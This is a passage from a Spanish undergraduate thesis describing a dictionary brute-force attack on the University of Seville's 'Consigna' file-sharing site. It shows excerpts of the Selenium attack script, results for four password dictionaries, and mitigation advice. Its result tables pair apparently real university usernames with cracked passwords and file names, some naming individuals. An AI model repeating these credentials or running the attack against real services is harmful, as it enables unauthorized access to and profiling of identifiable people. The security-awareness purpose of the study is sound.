            else:
                print("No se puede acceder al perfil ya que no tiene un uvus válido")
    return contador
```

Figura 3-33. Visualización del fichero main.py (Comprobar_acceso_perfil (self, lista_uvus_pass)

Iniciar (self): Esta función es la principal del programa y desde ésta se llama a las funciones más complejas. En primer lugar se crea el objeto driver que se utilizará para acceder a las urls de "Enseñanza virtual" y "Consigna". A continuación, se inicializa la variable "ficheros_anonimos_obtenidos" que es un contador que almacena el número de ficheros descargados con éxito cuyo usuario creador aparece como anónimo en la página web correspondiente, este valor se utilizará como objeto de análisis a la hora de estudiar los resultados obtenidos. Primero se llama a "obtener_url_permitidas" para conseguir la lista con las urls de los ficheros que aparecen en "Consigna" cuyos propietarios han subido sin haber iniciado sesión previamente. A continuación, se llama a la función "obtener_url_permitidas_logged" que como se ha comentado anteriormente devuelve una lista con las urls de los ficheros que han sido subidos habiendo iniciado sesión con anterioridad. Tras haber obtenido las urls se llama a la función "obtener_password" a la que se pasa como parámetros el driver para interactuar con la página de "Consigna" y la lista de las urls habiendo iniciado sesión. Se escoge esta lista para realizar el ataque ya que es la que más elementos tiene.

```
def iniciar(self):
    driver = webdriver.Chrome(
        executable_path=PATH,
        options=options
    )
    driver.get(url_consigna_1)
    ficheros_anonimos_obtenidos = 0

    # Paso 1: Obtener las url permitidas sin haber iniciado sesión
    lista_url_permitidas = self.obtener_urls_permitidas(driver)
    # Paso 2: Obtener las url permitidas habiendo iniciado sesión
    lista_url_permitidas_logged = self.obtener_url_permitidas_logged(driver)
    # Paso 3: Intentar obtener las contraseñas del mayor número de ficheros posible
    self.obtener_password(
        lista_url_logged=lista_url_permitidas_logged,
        driver=driver
    )
```

Figura 3-34. Visualización del fichero main.py (Comprobar_acceso_perfil (self, lista_uvus_pass)

Se accede al fichero contadores.json, para obtener los valores del contador de usuarios anónimos y del contador de contraseñas encontradas, para su posterior uso en el informe que se muestra a continuación.

```
    with open(RUTA_UTILIDADES + 'contador_anonimos.json') as f:
        contador = json.load(f)
        contador_anonimos = contador['contador_anonimo']
    with open(RUTA_UTILIDADES + 'contador_ficheros.json') as f:
        contador = json.load(f)
        contador_password_found = contador['contador_ficheros']

    with open(RUTA_FICHERO_CREDENCIALES, 'r') as f:
        for linea in f:
            credenciales = linea.split(':')
            if credenciales[0] == 'anonimo':
                ficheros_anonimos_obtenidos += 1

datos = {
        'ficheros_anonimos_obtenidos': ficheros_anonimos_obtenidos
    }
```

```
with open(RUTA_UTILIDADES + 'ficheros_anonimos_obtenidos.json', 'w') as f:
    json.dump(datos, f)
```

Figura 3-35. Visualización del fichero main.py (Iniciar)

Por último se diseña un informe que será impreso automáticamente presentando valores relevantes que se han ido recogiendo a lo largo del programa tales como el porcentaje de éxito o el porcentaje de perfiles de "Enseñanza virtual" que no han podido ser atacados ya que se subieron sin haber iniciado sesión.

```
driver.quit()
    # Paso 4: Intentamos acceder al perfil de enseñanza virtual de los usuarios cuya contraseña de consigna tenemos
    lista_uvus_accedido = self.acceder_perfil()
    # Paso 5: Realizamos un informe con los resultados obtenidos
    print(f"Número de urls obtenidas sin haber iniciado sesión: {len(lista_url_permitidas)}")
    print(f"Número de urls obtenidas habiendo iniciado sesión: {len(lista_url_permitidas_logged)}")
    print("Como se puede apreciar el número de ataques que /"
        f"podemos hacer sin haber iniciado sesión es menor")
    n_uvus_accedidos = self.comprobar_acceso_perfil(lista_uvus_accedido)
    n_urls_consigna = len(lista_url_permitidas_logged)
    porcentaje_accedidos = (n_uvus_accedidos*100)/n_urls_consigna
    porcentaje_anonimos = (contador_anonimos*100)/n_urls_consigna
    porcentaje_password_found = (contador_password_found*100)/n_urls_consigna
    print(f"Del total de urls obtenidas de consigna {n_urls_consigna} /"
        f"hemos podido conseguir la contraseña de "
        f"consigna de {contador_password_found}, lo que supone un /"
        f"{porcentaje_password_found}% de éxito")
    print(f"Del total de urls obtenidas de consigna que han sido {n_urls_consigna} hemos podido acceder"
        f" al perfil de {n_uvus_accedidos} lo que supone un {porcentaje_accedidos}% de éxito")
    print(f"Además del total de urls obtenidas de consigna ({n_urls_consigna})"
        f" hay un numero de urls que no han podido ser atacadas \ncon este ataque por subir"
        f" los archivos a consigna en anonimo que han sido un total de {contador_anonimos} lo que supone"
        f" un {porcentaje_anonimos}%, sin embargo, se han obtenido la contraseña de "
        f"{ficheros_anonimos_obtenidos} usuarios anonimos.")
```

Figura 3-36. Visualización del fichero main.py (Iniciar (self)

3.3 Pruebas

Se han realizado diversas pruebas con cuatro diccionarios diferentes para realizar un estudio más amplio y poder determinar qué tipo de diccionario supone un mayor peligro para los usuarios de la Universidad de Sevilla. Cabe destacar el hecho de que las pruebas se han realizado bajo diferentes escenarios obtenidos de la página de "Consigna" dada la imposibilidad de realizarlas bajo el mismo, ya que son pruebas que requieren varios días de ejecución y los usuarios siguen creando nuevos ficheros mientras que los ya existentes van desapareciendo por

el vencimiento del tiempo de vida elegido por el usuario.

Diccionario	Creado con CeWL	Descargado	Numérico	Creado manualmente
Número de urls totales	200	200	200	200
Número de urls con acceso restringido	161	163	158	165
Número de contraseñas utilizadas	501	500	625	607
Número de ficheros descargados	17	8	11	22
Ficheros anónimos descargados	9	3	3	10
Número de contraseñas repetidas	4	1	3	6
Número de perfiles accedidos en "Enseñanza virtual"	0	0	0	0
Número de usuarios anónimos o desconocidos	95	94	98	95

Tabla 3-1. Tabla resumen de los resultados obtenidos.

Como se puede observar, los resultados no son preocupantes dada la baja tasa de éxito en el ataque. Sin embargo, no se deben ignorar los usuarios cuyos ficheros se han visto vulnerados. De entre las contraseñas utilizadas los datos más preocupantes son los que se repiten con frecuencia ya sea por el mismo usuario o por distintos usuarios. Las contraseñas repetidas por usuarios diferentes son contraseñas simples y demasiado obvias o comunes, por tanto, el uso de estas supone una brecha de seguridad importante para los usuarios de la Universidad de Sevilla. Lo más preocupante de los resultados obtenidos han sido los valores del número de usuarios que han repetido la misma contraseña, lo cual supone un grave peligro ya que suele ser una práctica habitual y puede haber utilizado esa misma combinación en otras plataformas. Puede que los usuarios que han sido vulnerados no utilicen las mismas contraseñas en "Consigna" o en otras plataformas, cómo se ha demostrado que ninguno ha repetido contraseña en "Enseñanza virtual", pero el atacante ya puede crear un perfil sobre el usuario.

El hecho de que un atacante tenga el perfil de un usuario le permite realizar un ataque más enfocado a esa persona y en consecuencia a su círculo cercano familia, compañeros de trabajo, compañeros de estudio, amigos. El ciberdelincuente ya tiene una puerta de acceso a la vida del usuario.

A continuación se verán en profundidad los estudios realizados para comentar los resultados obtenidos en cada uno.

3.3.1 Prueba realizada con diccionario creado manualmente

El diccionario utilizado para esta prueba se ha creado manualmente teniendo en cuenta el tipo de usuario que iba a ser vícitima del ciberataque. En este caso, se sabe que los usuarios son en su mayoría personas jóvenes y

estudiantes, se han utilizado palabras y combinaciones que tengan mayor posibilidad de ser parte de los gustos actuales en cuanto a temas relevantes para la sociedad juvenil como es el deporte, la música, los estudios, el ocio, la comida, entre otros muchos. Además, se han añadido contraseñas y combinaciones comunes que se suelen utilizar de clave por su simplicidad a la hora de introducirla y recordarla. Como se ha comentado antes al tener un perfil del usuario a atacar, resulta más fácil conseguir un resultado exitoso en el ataque y efectivamente se ha comprobado que es así comparando los resultados obtenidos con el resto de diccionarios de claves.

Los resultados obtenidos con este diccionario han sido los más satisfactorios ya que se han obtenido 15 ficheros lo que supone un 7.5% de éxito teniendo en cuenta que hay un total de 200 ficheros. Es un valor bajo pero se debe tener en cuenta que son ficheros de los que se puede sacar información importante o se puede comerciar dicho fichero dado que tenga un valor académico elevado al ser un trabajo que haya que entregar o se trate de un resumen de una asignatura, ese esfuerzo puede ser aprovechado por otros sin el permiso del usuario propietario de dicho fichero. Además, en esta plataforma se puede subir cualquier fichero sin ser necesario que esté relacionado con el área académica y de hecho se mostrarán a continuación los ficheros que han sido descargados con éxito junto con las claves utilizadas para ello.

USUARIO	CONTRASEÑA	NOMBRE DEL ARCHIVO
anonimo	marvel	Ejercicio CSS7.pdf
criserrom	1234	Planta furfurilico GCCcomposite.apwz
josrodsua	fichero	ENTREGATFG-JOSEANTONIO_RODRIGUEZSUAREZ.pdf
anonimo	1234	RENEDO_ROSAS_EVA_TFG_BBAA_COMISION18.pdf
criserrom	1234	Planta furfurilico reactor.apwz
juacasrus	juacasrus	20210805_163224.jpg
anonimo	PERSONAL	Práctica4.pdf
josrodsua	fichero	MemoriaTFG_JoseAntonioRodriguezSuarez.pdf
josrodsua	fichero	CATIA.rar
criserrom	1234	Planta furfurilico DIPP.apwz
yolmengue	2022	PUBLICACIONES.zip
anonimo	coco	Práctica simulación ordenador.rar
marmoragu	ingenieria	Fito catálogo aspersores.pdf
eletalbar	carlos	CASO CLÍNICO SOP HIRSUTISMO resuelto.docx
jostorcap	nike	COMPRESSOR_WORKFLOW.pptx
anonimo	wuolah	Labo 4-TODO.zip
anonimo	cristiano1	Taller_2_Uso de antibióticos.pptx
eletalbar	carlos	Tema 1-alteraciones funcion ovarica y testicular Elena.pptx
anonimo	joaquin	T2 HIDROGRAFÍA ANDALUCÍA.pdf
anonimo	covid	RMgic_Clase_21_p7.1.1_2022.pdf
anonimo	1234	um2163-getting-started-with-the-stevalime011v2-evaluation-board-based-on-the-sthv748s-ultrasound-pulser-stmicroelectronics.pdf
anonimo	quimica	YLG-Tablas de Termoquímica.pdf

Tabla 3-2. Resultados obtenidos con el diccionario creado manualmente.

Como se puede observar la contraseña más utilizada ha sido “1234” lo que resulta predecible dado que, según el estudio que realiza NordPass[12] todos los años acerca de las 200 contraseñas más utilizadas por los usuarios,

[12] Gestor de contraseñas, fácil de usar y con herramientas útiles que garantizan la seguridad de nuestros datos.

la clave "1234" es la número 17 a nivel global. Cualquiera que tuviera la información de los informes realizados con las contraseñas más utilizadas y que se consideran poco seguras podría haber utilizado esta contraseña y haber obtenido los ficheros de los usuarios antes expuestos.

Por otro lado, se muestra que hay usuarios que han utilizado la misma contraseña para subir ficheros distintos, esta práctica es bastante común entre la mayoría de usuarios a la hora de proteger información personal como cuentas o documentos, como se ha demostrado en el estudio realizado por Panda Security[13] en el que se expone que uno de cada dos internautas españoles repite contraseña en dos o más plataformas, lo cual brinda a los ciberdelincuentes la posibilidad de acceder con una misma contraseña a varias facetas de la vida del usuario, académica, social o económica.

Los ficheros obtenidos analizando el nombre de los mismos, en su mayoría son trabajos o resúmenes que no tienen mucha importancia, pero sí que existen ficheros más relevantes como son las memorias de TFG de dos usuarios.

3.3.2 Prueba realizada con diccionario numérico.

En esta ocasión se ha utilizado el diccionario numérico creado con todas las combinaciones posibles con 4 dígitos. Se ha decidido utilizar como máximo 4 dígitos ya que el diccionario creado es de un tamaño suficientemente pequeño como para no tener un tiempo de ejecución inviable y además se ha observado en otras pruebas realizadas con anterioridad que las contraseñas utilizadas por los usuarios rara vez superan 5 caracteres. Los resultados obtenidos son aceptables y se observa cómo los usuarios usan con frecuencia claves, únicamente numéricas dada su rapidez a la hora de memorizarlas. Normalmente este tipo de contraseñas se eligen para sitios en los que se vaya a introducir la contraseña de manera frecuente cómo es por ejemplo en el pin de desbloqueo de los móviles o el número secreto que se debe introducir a la hora de realizar cualquier operación bancaria con la tarjeta. Esto supone un gran riesgo para el usuario que utilice este tipo de contraseñas ya que como se ha comentado anteriormente puede ser que el fichero obtenido no tenga gran importancia pero el hecho de saber la contraseña usada por el usuario puede derivar en otros ataques más serios como es el robo del móvil o tarjeta del banco de la persona víctima de este ataque. A continuación se presentan los resultados obtenidos:

USUARIO	CONTRASEÑA	NOMBRE DEL ARCHIVO
rafestalo	2122	orlas-quimic1.png
rafestalo	2122	orlas-quimic2.png
antdelgon	2022	Colecciones.zip
anamorsil	2022	DATOS PRODUCCIÓN Y CALIDAD.rar
anonimo	1234	TUTORIAL LINGO 2021-22.pdf
joscolher	1234	Plano situacion JMCAL.pdf
joscolher	1234	Listado Equipos JMCAL.pdf
joscolher	1234	Definicion proyecto JMCAL.pdf
anonimo	2022	mapas_guadalquivir.rar
anonimo	1812	ESTATUTO US.zip
antgargom	1998	MONTE MEDITERRANEO en Andalucía.pdf

[13] Empresa española especializada en la creación de soluciones de seguridad informática.

Tabla 3-3. Resultados obtenidos con el diccionario numérico.

Como se puede observar la contraseña "1234" sigue siendo una de las más utilizadas y lo más preocupante es que se confirma mediante este segundo estudio que un mismo usuario suele usar la misma contraseña para subir ficheros diferentes y gracias a eso se ha conseguido obtener 3 ficheros diferentes del mismo usuario "joscolher". Los ficheros obtenidos en su mayoría por el nombre del fichero no parecen de gran relevancia, gran parte parecen ser trabajos o ficheros relacionados con trabajos de la universidad. Sin embargo, los dos primeros ficheros son imágenes de las orlas del grado de Ingeniería Química, esto supone un riesgo mayor ya que puede derivar incluso en ataques fuera del mundo cibernético ya que el atacante ya no solo tiene el nombre de un estudiante en concreto si no que se han conseguido los nombres de los estudiantes de todos los compañeros del grado y de los profesores correspondientes.

3.3.3 Prueba creada con diccionario creado con CeWL

Para desarrollar el diccionario de este ataque se ha utilizado la herramienta de Kali Linux "CeWL" como se ha comentado anteriormente, se le pasa la url a atacar y se genera un fichero automáticamente con un diccionario de claves aleatorias específicamente creadas a partir de la información obtenida por el programa en la url pasada como parámetro en la ejecución del mismo.

Los resultados obtenidos con este diccionario han sido muy buenos comparándolos con el resto de ataques. A continuación se presentan dichos resultados:

USUARIO	CONTRASEÑA	NOMBRE DEL ARCHIVO
encberbor	Bernal	T-16 – INDUSTRIALIZACION – 2022 .ppt
anonimo	Diapositivas	EJERCICIOS PRÉSTAMOS.pptx
anonimo	temas	Clase Micro II.zip
luirodalb	Archivo	Danaysi.rar
frasersan	Urgencias	Rúbrica caso clínico última práctica.pdf
anonimo	descarga	Red MT.pdf
anonimo	Diapositivas	AU_Isla_Cristina_220503_versión_final.pptx
anonimo	CURRICULUM	CV VITAE AGASUERO.pdf
migcorsan	prueba	POSIBLE PISADA.zip
vicnuñgar	2022	Informes interconsulta 1.pdf
vicnuñgar	2022	Informe Urgencias Modelo.pdf
vicnuñgar	2022	Informe transferencia (para parte interconsulta).pdf
antmorbel	DATOS	Distribución Ji-Cuadrado.pdf
anonimo	Archivo	tarea seminario 6.zip
anonimo	CALDCIT2022	CALDCIT2022.rar

anonimo	temas	Tema 8. VALORACIÓN EXTERNA.ppt
anonimo	ficheros	LOU.zip

Tabla 3-4. Resultados obtenidos con el diccionario creado con CeWL.

En este estudio se han podido conseguir contraseñas menos típicas gracias a la información que el programa CeWL ha obtenido de la página de Consigna anteriormente. Sin embargo, resulta llamativo el hecho de que las contraseñas utilizadas para ciertos ficheros sean tan obvios, como es el caso del currículum vitae subido por un usuario anónimo y cuya contraseña es "CURRICULUM", u otro caso de un usuario anónimo cuya contraseña coincide con el nombre del fichero subido. Estas son prácticas que no se deben tomar a la ligera ya que estamos brindando a cualquiera con interés en obtener información útil sobre nosotros la oportunidad de obtenerla sin mucha dificultad.

Además, se siguen observando contraseñas típicas utilizadas por usuarios anteriormente como por ejemplo "2022". Se dan casos a su vez de usuarios que usan la misma contraseña para subir el mismo archivo como hemos visto en los anteriores estudios o diferentes usuarios que usan contraseñas fáciles de adivinar como "Archivo", "ficheros" o "temas".

3.3.4 Prueba realizada con diccionario descargado de Internet

En este caso se ha utilizado un diccionario descargado de internet que contiene las 500 peores contraseñas a usar ya que han sido expuestas en la red tras ataques a servidores de sitios tan populares como MySpace, Facebook o hak5[14]. Los resultados obtenidos no han sido muy buenos pero cabía de esperar ya que la mayoría de las contraseñas que incluye este diccionario están escritas en inglés y los usuarios de la universidad de Sevilla en su mayoría son españoles, pero se ha utilizado este diccionario para comprobar el número de usuarios que utilizan contraseñas en otro idioma diferente al español, lo cual es una muy buena práctica ya que los ciberdelincuentes enfocan los ataques para abarcar el mayor número de víctimas posibles. Los resultados obtenidos han sido:

USUARIO	CONTRASEÑA	NOMBRE DEL ARCHIVO
anonimo	lakers	Curvas_forzadas.zip
rafvazval	newyork	T9FNA.pdf
antmigper	whatever	INFORMES_FIRMADOS.zip
edufercam	surfer	SCG_P_misil.zip
anonimo	legend	Sefarad-Tema 5-6 (2022).pdf
anonimo	legend	Sefarad-Tema 4 (2022).pdf
jesperper	college	220426_Diosmina.zip
pasriechu	success	Salamanca marzo 2022.rar

Tabla 3-5. Resultados obtenidos con el diccionario descargado de Internet.

Como se puede observar ninguna de las contraseñas coincide con las obtenidas en el resto de estudios, al no ser contraseñas típicas usadas por usuarios españoles.

[14] Podcast con un gran número de seguidores expertos en ciberseguridad que componen una importante comunidad de hacking a nivel mundial. Tienda online de productos especializados en herramientas de testeo de brechas de seguridad, implementación, manipulación y extracción de datos en redes.

4 CONCLUSIONES Y LINEAS DE AVANCE (MEJORAS)

La desconfianza es la madre de la seguridad.

-Aristofanes -

En este capítulo se van a describir acciones a realizar con el objeto de evitar que un sistema sea comprometido. Ciertamente se ha comprobado tras el análisis de los resultados obtenidos en el presente trabajo, que han existido usuarios que no han estado al alcance, por aspectos que han sido descritos anteriormente, no obstante, se concluye que habiendo accedido a un usuario, es causa suficiente para corregir aquellas cuestiones que permitan que eso no ocurra.

Solucionar las vulnerabilidades pasa por:

- Antivirus y firewall actualizados frecuentemente.
- Realizar y gestionar copias de seguridad.
- Actualizar frecuentemente S.O. y aplicaciones.
- Almacenar cifradamente la información reservada.
- Emplear gestores de contraseñas y evitar que coincidan.
- Tener precaución al abrir documentos adjuntos recibidos.
- Verificar la autencidad ante solicitudes de datos personales
- Control y seguridad física sobre los dispositivos

En los resultados obtenidos en el presente trabajo, ha quedado demostrado que ciertos usuarios, aunque el porcentaje no sea alto, han utilizado mecanismos de autenticación que han podido ser comprometidos por un ataque de fuerza bruta, efectuado utilizando 4 diferentes diccionarios sin una longitud excesiva, lo cual es lo común en este tipo de ataques. Por tanto, si con los diccionarios utilizados hemos obtenido estos resultados, con otros diccionarios con un tamaño mucho mayor se podría vulnerar muchos más ficheros.

Cabe destacar en los resultados obtenidos ciertas prácticas que no deberían darse con frecuencia ya que, cómo se ha comprobado, facilita el acceso a nuestros datos personales y en definitiva a nuestra vida:

- Repetir contraseñas ya sea en el mismo sitio web o en otro diferente.
- Utilizar contraseñas comunes como las descritas anteriormente.
- No alternar letras y números o usar caracteres especiales en las contraseñas utilizadas.
- No utilizar combinaciones relacionadas con nuestra vida personal como son fechas, nombres, lugares, al menos evitar usarlas de manera explícita.
- Usar combinaciones de caracteres con una longitud inferior a 8 caracteres.

Añadir a ello, que la circunstancia de que los usuarios puedan subir archivos varios, sin autenticarse con el uvus, es decir, de forma anónima, entendiendo que el motivo de realizar dicha acción sería para compartir la url

mediante un enlace a la persona destinataria del mismo, comunicándole la contraseña establecida para el acceso al documento, es una forma que en cierta medida, establece robustez al sistema de acceso mediante un ataque de fuerza bruta, toda vez que, sin identificar el uvus, no sería posible un ataque a los perfiles de los usuarios de la Universidad de Sevilla.

Otra cuestión que igualmente se extrae del estudio en cuestión, es el hecho de que la mayoría de los usuarios utilizan contraseñas seguras que resisten a este tipo de ataque y no han podido ser vulneradas en los ataques que se han realizado con los diferentes diccionarios, lo que supone una buena noticia. Sin embargo, no se debe restar importancia a los resultados obtenidos ya que aunque no sean una mayoría se debe concienciar a los usuarios de la importancia que tiene establecer una contraseña segura y seguir las buenas prácticas comentadas en el presente punto.

Como conclusión principal al presente trabajo, destaca el hecho de haber tenido acceso a ciertos documentos de sumo interés para los usuarios que lo han subido a la plataforma. El hecho de que un atacante haya tenido la posibilidad de disponer de los Trabajos de Fin de Grado de usuarios de la Universidad de Sevilla, del currículum, o de archivos personales como fotos o documentos, se considera especialmente delicado, atendiendo al uso que una persona ajena a dicho documento, pueda hacer del mismo, ya sea realizando una copia, comerciando con el documento, o cualquier otra acción indebida.

Como mejora a la seguridad de la Web que tiene la Universidad de Sevilla, que pudiera contrarrestar este tipo de ataques, así como evitar la poca conciencia que se tiene respecto a estos temas, sería conveniente efectuar modificaciones en el Firewall, para lograr que se bloqueara inmediatamente al usuario que desde una misma dirección IP, estuviera accediendo al sistema mediante el uso de un número elevado de peticiones http en un breve periodo de tiempo.

Otra cuestión que mejoraría enormemente la casuística que se ha descrito en el presente informe, sería incorporando a la web de consigna, un validador de contraseñas. Dicho método evitaría que el atacante pudiera obtener un resultado satisfactorio a su acción, toda vez que un diccionario más complejo con caracteres especiales, números, letras mayúsculas y minúsculas, etc, es difícil de elaborar. Como sugerencia se presenta una validación para que las contraseñas tengan como mínimo más de 8 caracteres, al menos un carácter especial, un valor numérico, una letra mayúscula y una minúscula, así como que caduque en un cierto periodo de tiempo y no pueda ser escogida por el usuario al menos hasta 8 veces anteriores.

Como ampliación a lo anterior, igualmente se considera una medida favorable para evitar este tipo de ataques de fuerza bruta, el que se restrinja el número de intentos que se puede introducir la contraseña por equivocación del usuario, bloqueándose el acceso a la web en principio durante un periodo de tiempo, y si el error vuelve a suceder, que sea el departamento de informática el encargado de desbloquear al usuario, una vez comprobada su identidad.

Igualmente se considera muy recomendable establecer un software bloqueante de robots. Un ejemplo de ello sería una tabla compuesta por imágenes y que se inste al usuario para que seleccione las imágenes donde aparezca un patrón determinado. Dicha medida sería con el objeto de evitar que una máquina tenga acceso a extraer información de autenticaciones o datos de la página de consigna.

Con la práctica anterior, se podrían evitar ataques más sofisticados, un ejemplo de ello sería el ataque de DDoS[15], con el que se tiene como objetivo inhabilitar una infraestructura, un servidor o un servicio. Sirva como ejemplo el ataque de denegación de servicio que sufrió el Banco de España en el año 2018, que se le atribuye a Anonymous[16] que bloqueó el acceso a su Web sin que las operaciones comerciales se vieran afectadas.

Si todos los usuarios siguieran las recomendaciones antes mencionadas sería más difícil para los ciberdelincuentes obtener ningún tipo de dato o información personal de los internautas y se conseguría vivir en un mundo más seguro. El avance tecnológico no se frena y ya es raro el usuario que no tiene ningún tipo de dato o archivo subido a la red o tiene una cuenta de alguna página web ya sea para acceder al banco o al correo. Todo esto debe poner en alerta a todo el mundo y entre todos poder conseguir disfrutar de las ventajas que nos ofrece internet sin necesidad de sufrir ningún robo o ataque.

[15] Denegación de servicio.

[16] Pseudónimo utilizado por un grupo de expertos en informática y ciberseguridad, bajo el cual realizan ataques cibernéticos contra gobiernos, corporaciones, instituciones y agencias gubernamentales.

5 BIBLIOGRAFÍA

[1] ESGEEKS, https://esgeeks.com/como-utilizar-cewl, 2022

[2] Baiju Muthukadan, https://selenium-python.readthedocs.io, 2011-2018

[3] Python Software Foundation, https://docs.python.org/3/tutorial, 2001-2022

[4] Tutorialspoint, https://www.tutorialspoint.com/pycharm/index.htm#, 2022

[5] DragonJAR Soluciones y Seguridad Informática S.A.S, https://www.dragonjar.org/diccionarios-con-passwords-de-sitios-expuestos.xhtml, 2011

[6] Lucid Software Inc., https://www.lucidchart.com, 2022

6 ANEXO A: DIAGRAMA DE FLUJO